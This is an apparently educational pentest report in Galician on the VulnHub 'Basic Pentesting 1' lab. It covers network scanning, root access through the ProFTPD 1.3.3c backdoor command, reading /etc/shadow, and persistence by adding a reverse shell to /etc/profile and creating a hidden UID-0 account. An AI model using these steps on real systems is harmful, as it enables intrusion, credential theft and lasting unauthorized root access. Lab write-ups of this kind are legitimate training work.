SECURITY MAXIMALE

PENTESTING

HE - UD1 - VulnHub Basic Pentesting 1

Cliente:
Nome empresa cliente
2025-09-17
v0.1

Contacto:
Ricardo Feijoo Costa
111 111 111
pentester@example.com

LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

Índice

Escenario 3

Obxectivos 4

Fluxo de traballo 5

Fases dun test de intrusión (Pentest) 6

- Fase 1: Recopilación de información 7
- Fase 2: Análise de vulnerabilidades 9
- Fase 3: Explotación 10
- Fase 4: Post-Explotación 11
- Fase 5: Persistencia 12

Resumo de vulnerabilidades 13

Detalles de vulnerabilidades 14

- ProFTPD 1.3.3c (backdoor / RCE) (Critical) 14


Aviso legal 16

Anexos 17

- A. URLs de Interese 17

Escenario


- **Name**: Basic Pentesting: 1
- **Date release**: 8 Dec 2017
- **Author**: Josiah Pierce
- **Series**: Basic Pentesting



Obxectivos

- Auditar a máquina VulnHub Basic Pentesting 1
- Enumerar posibles vectores de explotación
- Determinar alcance e impacto dun ataque sobr o sistema en produción.

Fluxo de traballo



Fases dun test de intrusión (Pentest)

Fase 1: Recopilación de información

A. Detección da IP da máquina obxectivo: Empregamos os comandos `netdiscover`, `arp-scan` ou `nmap`

```
$ sudo netdiscover -r 192.168.56.0/24
$ sudo arp-scan --interface=eth0 192.168.56.0/24
$ sudo nmap -sn -PR 192.168.56.0/24
```

B. Comprobación de conectividade e detección do sistema operativo.

```
ping -c1 192.168.56.34 -R
```

- TTL ≃ 64 ⇒ GNU/Linux
- TTL ≃ 128 ⇒ Microsoft Windows
  Como podemos observar na saída do comando `ping` estamos ante unha máquina obxectivo GNU/Linux.

C. Escaneo/detección de portos con Nmap:

```
nmap -sC -sV -oA basicpentest-scan 192.168.56.34
```

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --interface=eth0 192.168.56.0/24 || sudo netdiscover -r 192.168.56.0/24 ||
sudo nmap -sn -PR 192.168.56.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:18:77:8a, IPv4: 192.168.56.36
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:00       (Unknown: locally administered)
192.168.56.2    08:00:27:95:bf:a3       (Unknown)
192.168.56.34   08:00:27:7c:86:f2       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.919 seconds (133.40 hosts/sec). 3 responded
```

```
┌──(kali㉿kali)-[~]
└─$ ping -c1 192.168.56.34 -R
PING 192.168.56.34 (192.168.56.34) 56(124) bytes of data.
64 bytes from 192.168.56.34: icmp_seq=1 ttl=64 time=0.758 ms
RR:     192.168.56.36
        192.168.56.34
        192.168.56.34
        192.168.56.36


── 192.168.56.34 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.758/0.758/0.758/0.000 ms
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -oA basicpentest-scan 192.168.56.34
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-14 10:43 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.34
Host is up (0.00055s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:7C:86:F2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 7.29 seconds
```

Fase 2: Análise de vulnerabilidades

Enumeración servizo FTP (ProFTPD)

- Empregando `searchsploit` atopamos 2 exploits para explotar a vulnerabilidade: un ficheiro coa explicación do exploit e un script de Metasploit

```
searchsploit proftpd 1.3.3c
```



Security Maximale GmbH
Rúa Exemplo 47 | 4711 Exemplo
FN 12345 v | Xulgado de Distrito Exemplo

Fase 3: Explotación

Conectámonos por FTP ao porto 21 da máquina vulnerable:


```
nc 192.168.56.34 21
```

Escribimos:

```
HELP ACIDBITCHEZ
```

Prememos **Intro** e obtemos unha shell de **root**:

```
id
uid=0(root) gid=0(root)
```



Security Maximale GmbH
Rúa Exemplo 47 | 4711 Exemplo
FN 12345 v | Xulgado de Distrito Exemplo

Fase 4: Post-Explotación

Dende a consola aberta de *root* a través de *nc* recopilamos información.

```
whoami
uname -a
cat /etc/passwd
cat /etc/shadow
ls -l /home
ls -lahtr /home/marlinspike
```

Fase 5: Persistencia

Opción 1: Reverse shell

Dentro da consola de *root* conseguida con *nc* executar:

```
echo "bash -i >& /dev/tcp/IP_atacante/4444 0>&1" >> /etc/profile
```


E noutra consola no equipo do atacante executar:


```
nc -lvp 4444
```

Agora reiniciar a máquina comprometida e unha vez que calquera usuario faga `login` a reverse shell actívase.

Opción 2 - Engadir usuario permanente e ademais facelo root

```
useradd -m pentester -o -u 0 -g 0
echo 'pentester:abc123.' | chpasswd
id pentester
```





Resumo de vulnerabilidades

No transcurso desta proba de penetración atopáronse as seguintes vulnerabilidades: **1 Críticas**




Figure 1 - Distribución das vulnerabilidades identificadas

Resumo tabulado de todas as vulnerabilidades identificadas:

Vulnerabilidade	Criticidade
ProFTPD 1.3.3c (backdoor / RCE)	**Critical**

Lista de todas as vulnerabilidades incluíndo unha breve descrición:

1. ProFTPD 1.3.3c (backdoor / RCE) (Critical: 9.8)

Afecta a: Servizo FTP - ProFTPD

- **Vulnerabilidade detectada:** Execución remota de código en ProFTPD 1.3.3c mediante un comando malicioso (`HELP ACIDBITCHEZ`) que devolve acceso a shell con privilexios de root.
- **CVE:** CVE-2010-20103
- **Gravidade:** Crítica
- **CVSS:** 9.8
- **Vector:** `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

Detalles de vulnerabilidades

1. ProFTPD 1.3.3c (backdoor / RCE)

Criticidade: Critical
Puntuación CVSS: 9.8
Afecta a: Servizo FTP - ProFTPD **Recomendación:** Sustituír/Actualizar

Resumo

- **Vulnerabilidade detectada:** Execución remota de código en ProFTPD 1.3.3c mediante un comando malicioso (`HELP ACIDBITCHEZ`) que devolve acceso a shell con privilexios de root.
- **CVE:** CVE-2010-20103
- **Gravidade:** Crítica
- **CVSS:** 9.8
- **Vector:** `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

Descrición

CVSS v3.1 Vector para a vulnerabilidade

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
```

Descomposición e significado

Métrica (CVSS)	Valor	Significado
AV (Attack Vector)	N	**Network** – Exploitable remotamente a través da rede.
AC (Attack Complexity)	L	**Low** – Non require condicións especiais nin explotación complexa.
PR (Privileges Required)	N	**None** – Non precisa autenticación.
UI (User Interaction)	N	**None** – Non require interacción dun usuario.
S (Scope)	U	**Unchanged** – A explotación afecta ao compoñente vulnerable sen cambiar o scope.
C (Confidentiality)	H	**High** – Pode acceder a información sensible do sistema.
I (Integrity)	H	**High** – Pode modificar calquera dato.
A (Availability)	H	**High** – Pode interromper ou eliminar servizos críticos.

Resultado final

- **Puntuación Base (estimada):** 9.8
- **Gravidade:** Crítico

Recomendación

Substituír inmediatamente a versión **1.3.3c de ProFTPD** por unha compilación oficial e verificada. Verificar a orixe e integridade das fontes de software mediante firmas dixitais ou hashes antes da instalación.

A última versión dispoñible pode obterse desde o repositorio oficial de ProFTPD: http://www.proftpd.org/

Información adicional

- https://nvd.nist.gov/vuln/detail/CVE-2010-20103

Aviso legal

Este informe é confidencial e está destinado unicamente ao cliente especificado. A súa divulgación, reprodución ou distribución a terceiros non autorizados está prohibida salvo consentimento expreso.

Anexos

A. URLs de Interese

Ligazóns

VulnHub Basic Pentesting 1

https://www.vulnhub.com/series/basic-pentesting,143/

Escaneo de rede

https://nmap.org
https://nmap.org/book/man.html

Reverse shell

https://nmap.org/ncat/
https://linux.die.net/man/1/nc
https://www.revshells.com/

Exploits e vulnerabilidades

https://www.exploit-db.com
https://www.cvedetails.com

Escalada de Privilixios

https://gtfobins.github.io

Kali Linux

https://www.kali.org
https://www.kali.org/docs/
https://tools.kali.org

repoEDU-CCbySA

https://github.com/ricardofc/repoEDU-CCbySA